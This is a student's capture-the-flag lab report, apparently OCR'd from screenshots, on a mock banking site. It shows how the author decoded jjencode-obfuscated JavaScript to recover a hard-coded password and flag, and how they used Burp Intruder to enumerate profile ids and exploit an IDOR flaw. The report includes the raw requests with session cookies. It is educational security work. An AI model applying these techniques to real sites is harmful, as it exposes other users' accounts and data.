
FLAG is FLAG{no_change_no_progress}

Back to main report

Section 4 - Bypass client-side authentication


Finding rabbit hole

When I tried to access the “Developer Login” page, it required a password to login. Then I tested by inputting a randomly password “123456” and it denied my access with no surprising.


Developer Login
Enter your password
Enter your password:
••••••
Incorrect password
确定

I supposed the vulnerability here is user could obtain the password illegally and bypass the credential authentication.

I checked the source code and found a ciphertext in a function named “authenticate”. The ciphertext was in jjencode encryption which is usually used in HTML encryption. It is obviously showing that the hint was hidden behind the ciphertext.




```
cf93-139cc3a3ff7e"> event
▾<script>
  function authenticate(){ // encoded with jjencode $=~[];$={___:++$,$$$$:(![]+"")[$],__$:++$,$_$_:(![]
  [$],_$_:++$,$_$$:({}+"")[$],$$_$:($[$]+"")[$],_$$:++$,$$$_:(!""+"")[$],$__:++$,$_$:++$,$$__:({}+"")
  [$],$$_:++$,$$$:++$,$___:++$,$__$:++$};$.$_=($.$_=$+"")[$.$_$]+($._$=$.$_[$.__$])+($.$$=($.$+"")[$.__
  ((!$)+"")[$._$$]+($.__=$.$_[$.$$_])+($.$=(!""+"")[$.__$])+($._=(!""+"")
  [$._$_])+$.$_[$.$_$]+$.__+$._$+$.$;$.$$=$.$+(!""+"")[$._$$]+$.__+$._+$.$+$.$$;$.$=($.___)[$.$_]
  [$.$_];$.$($.$($.$$+"\""+"\\"+$.__$+$.$_$+$.__$+$.$$$$+"\\"+$.$__+$.___+"("+$.$$_$+$._$+$.$$__+$._+"
  \\"+$.__$+$.$_$+$.$_$+$.$$_+"\\"+$.__$+$.$_$+$.$$_+$.__+".\\"+$.__$+$.$__+$.$$$+$.$$$_+$.__+"
  \\"+$.__$+$.___+$.$_$+(![]+"")[$._$_]+$.$$$_+"\\"+$.__$+$.$_$+$.$_$+$.$$$_+"\\"+$.__$+$.$_$+$.$$_+$._
  \\"+$.__$+$.___+$._$_+"\\"+$.__$+$.$$$+$.__$+"\\"+$.__$+$.__$+$.__$+$.$$_$+"(\\\"\\"+$.__$+$.$$_+$.__
  \\"+$.__$+$.$$_+$._$$+"\\"+$.__$+$.$$_+$._$$+"\\\").\\"+$.__$+$.$$_+$.$$_+$.$_$_+(![]+"")[$._$_]+$._
  \\"+$.$__+$.___+"==\\"+$.$__+$.___+"\\\""+$.$_$_+"\\"+$.__$+$.$$_+$._$$+"\\"+$.__$+$.$_$+$.___+$.$$_
  \\"+$.__$+$.$_$+$.___+$._$_+"\\"+$.__$+$.$_$+$.__$+$._$$+$._+"\\"+$.__$+$.$_$+$.___+$.$___+$.$$$$+$.
  \\"+$.__$+$.$$_+$._$_+"\\"+$.__$+$.$_$+$.___+$.$$$$+$.$__$+$.$___+"
  \\"+$.__$+$.$_$+$.___+$._$_+$._$$+$.$__+$.$$$$+$.$___+"\\"+$.__$+$.$__+$.$$$+"\\"+$.__$+$.$_$+$.___+"
  \\"+$.__$+$.$$_+$.$$$+$.$$$+$.$__$+"\\"+$.__$+$.$__+$.$$$+"\\"+$.__$+$.$_$+$.___+"
  \\"+$.__$+$.$$_+$._$_+$.$___+$.$$$_+"\\"+$.__$+$.$__+$.$$$+"\\"+$.__$+$.$$$+$.__$+"
  \\"+$.__$+$.$_$+$.___+$.$__$+$.$___+"\\"+$.__$+$.$_$+$.___+$.$$$_+"\\"+$.__$+$.$$_+$._$_+"
```

html.perfect-scrollbar-on › body › div.wrapper. › div.main-panel.ps-container.ps-theme-def... › script

Exploiting process


After researching the jjencode encryption, I learnt that the ciphertext could be decrypted by running on the console with removing the last two characters “()”. Follow the above steps and got the result below:

code: if (document.getElementById("pass").value == "ashdfh2i3uh8f9erhf98h234f8ghw79ghr8egyh98hern98gh89j2w48fj403wofj"){ var x = ["FLAG{", "0c654321a8bd3fb3}", "b6bad09f13d6dbc0"]; alert("Congrats! " + x[0] + x[2] + x[1]); }else{ alert("Incorrect password"); }



```
code: return"\151f\40(docu\155e\156t.\147et\105le\155e\156t\102\171\111d(\"\160a\163\163\").\166alue\40==\40\"a\163\150df\1502\1513u\1508f9e\162\150f98\150234f8
\147\150\16779\147\150\1628e\147\171\15098\150e\162\15698\147\15089\1522\16748f\152403\167of\152\"){\12\40\40\166a\162\40\170\40=\40[\"\106\114\101\107{\",
\40\"0c654321a8bd3fb3}\",\40\"b6bad09f13d6dbc0\"];\12\40\40ale\162t(\"\103o\156\147\162at\163!\40\"\40+\40\170[0]\40+\40\170[2]\40+\40\170[1]);\12}el\163e{\12
\40\40ale\162t(\"\111\156co\162\162ect\40\160a\163\163\167o\162d\");\12}"
```


```
code: if (document.getElementById("pass").value == "ashdfh2i3uh8f9erhf98h234f8ghw79ghr8egyh98hern98gh89j2w48fj403wofj"){
  var x = ["FLAG{", "0c654321a8bd3fb3}", "b6bad09f13d6dbc0"];
  alert("Congrats! " + x[0] + x[2] + x[1]);
}else{
  alert("Incorrect password");
}
```



```html
<div class="col-md-12">
  <div class="form-group bmd-form-group is-filled">
    <label class="bmd-label-floating">Enter your password:</label>
    <input id="pass" class="form-control" type="password" name="new">
  </div>
```

Based on this code segment, we can get the information that, a flag in a text window will be popped up once submitted the password: *ashdfh2i3uh8f9erhf98h234f8ghw79ghr8egyh98hern98gh89j2w48fj403wofj*, otherwise, it will show “incorrect password”.

After submitted the corrected password, the flag finally found!



Congrats! FLAG{b6bad09f13d6dbc00c654321a8bd3fb3}


FLAG is FLAG{b6bad09f13d6dbc00c654321a8bd3fb3}

Back to main report

Section 5 - IDOR

Finding rabbit hole


IDOR vulnerability usually be some hidden parameters or important variables; however, I did not find any useful hidden parameters from the source code. I supposed that IDOR hidden in User Profile page, since there are many examples of access control vulnerabilities where user-controlled parameter values are used to access resources or functions directly.



Edit Profile
Complete your profile


Company (disabled): Bank of UniMelb
Username: lihuwang-branch-manager
Role: user
First Name
Last Name
Website
About Me
random.

TESTER
lihuwang-branch-manager
string...




```
<div class="card-body">
  <form id="form1" action="" method="post">
    <div class="row"> flex
      <div class="col-md-5">
        <div class="form-group bmd-form-group is-filled">
          <label class="bmd-label-floating">Company (disabled)</label>
          <input class="form-control" type="text" disabled="" value="Bank of UniMelb"> event
        </div>
      </div>
      <div class="col-md-3">
        <div class="form-group bmd-form-group is-filled">
          <label class="bmd-label-floating">Username</label>
          <input id="username" class="form-control" type="text" disabled="" value="lihuwang-
          branch-manager"> event
        </div>
      </div>
      <div class="col-md-4">
        <div class="form-group bmd-form-group is-filled">
          <label class="bmd-label-floating">Role</label>
```

After several test rounds to check the correct retrieve index parameter, I finally found “id” is the key words of IDOR vulnerability. Seems after applying id=99 following the URL request, the user became to “test93”, which means the website was lacking some policy restrictions that leading to allows attackers to retrieve all the user’s information.



Exploiting process

Then I supposed that the flag might hidden in the user’s information. Use Burp suite to brute forcing retrieve all user’s information.



```
1650  https://incoming.telemetry.m...  POST  /submit/telemetry/01a233a2-bb9a-4...  ✓  200  236    text              ✓
1651  http://assignment-zeus.unime...  GET   /profile.php?id=99                   ✓  200  18994  HTML  php  User Profile
1652  http://assignment-zeus.unime...  GET   /assets/css/dashboard-free.css.map      404  470    HTML  map  404 Not Found
```


Request

```
GET /profile.php?id=99 HTTP/1.1
Host: assignment-zeus.unimelb.life
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101
Firefox/88.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=au03o6fierpst28jlnoqbr57s2; CSRF_token=
thE3nNi2g5q7IQBzWA6kCQ1IHxksGOGfpkhUZfJ6qAqW0sp03XIIOnNmiybZPP52; admin=false
Upgrade-Insecure-Requests: 1
```

Response

```
HTTP/1.1 200 OK
Date: Mon, 24 May 2021 20:39:07 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 18691
Connection: close
Content-Type: text/html; charset=UTF-8

<head>
  <title>
    User Profile
```

Send the request to the intruder. Set the payload behind the “id=” and limit the search range between 0-500. Since I want to search some strings like “FLAG” in the responses from the attacks, I set the grep match of “FLAG”, so that it will inform me when the flag occurred in a response.




Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
GET /profile.php?id=§99§ HTTP/1.1
Host: assignment-zeus.unimelb.life
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=au03o6fierpst28jlnoqbr57s2; CSRF_token=thE3nNi2g5q7IQBzWA6kCQ1IHxksGOGfpkhUZfJ6qAqW0sp03XIIOnNmiybZPP52; admin=false
Upgrade-Insecure-Requests: 1
```



Payload Sets

You can define one or more payload sets. The number of payload sets depen

Payload set: 1 | Payload count: 501

Payload type: Numbers | Request count: 501

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a

Number range


Type: [✓ Sequential] Random

From: 0

To: 500

Step: 1

How many:



Grep - Match

These settings can be used to flag result items containing specified expressions.

☑ Flag result items with responses matching these expressions:


FLAG

Match type: [✓ Simple string] Regex

☐ Case sensitive match

☑ Exclude HTTP headers

The following shows the attack results that, when id=333, it returns a response contains a flag.

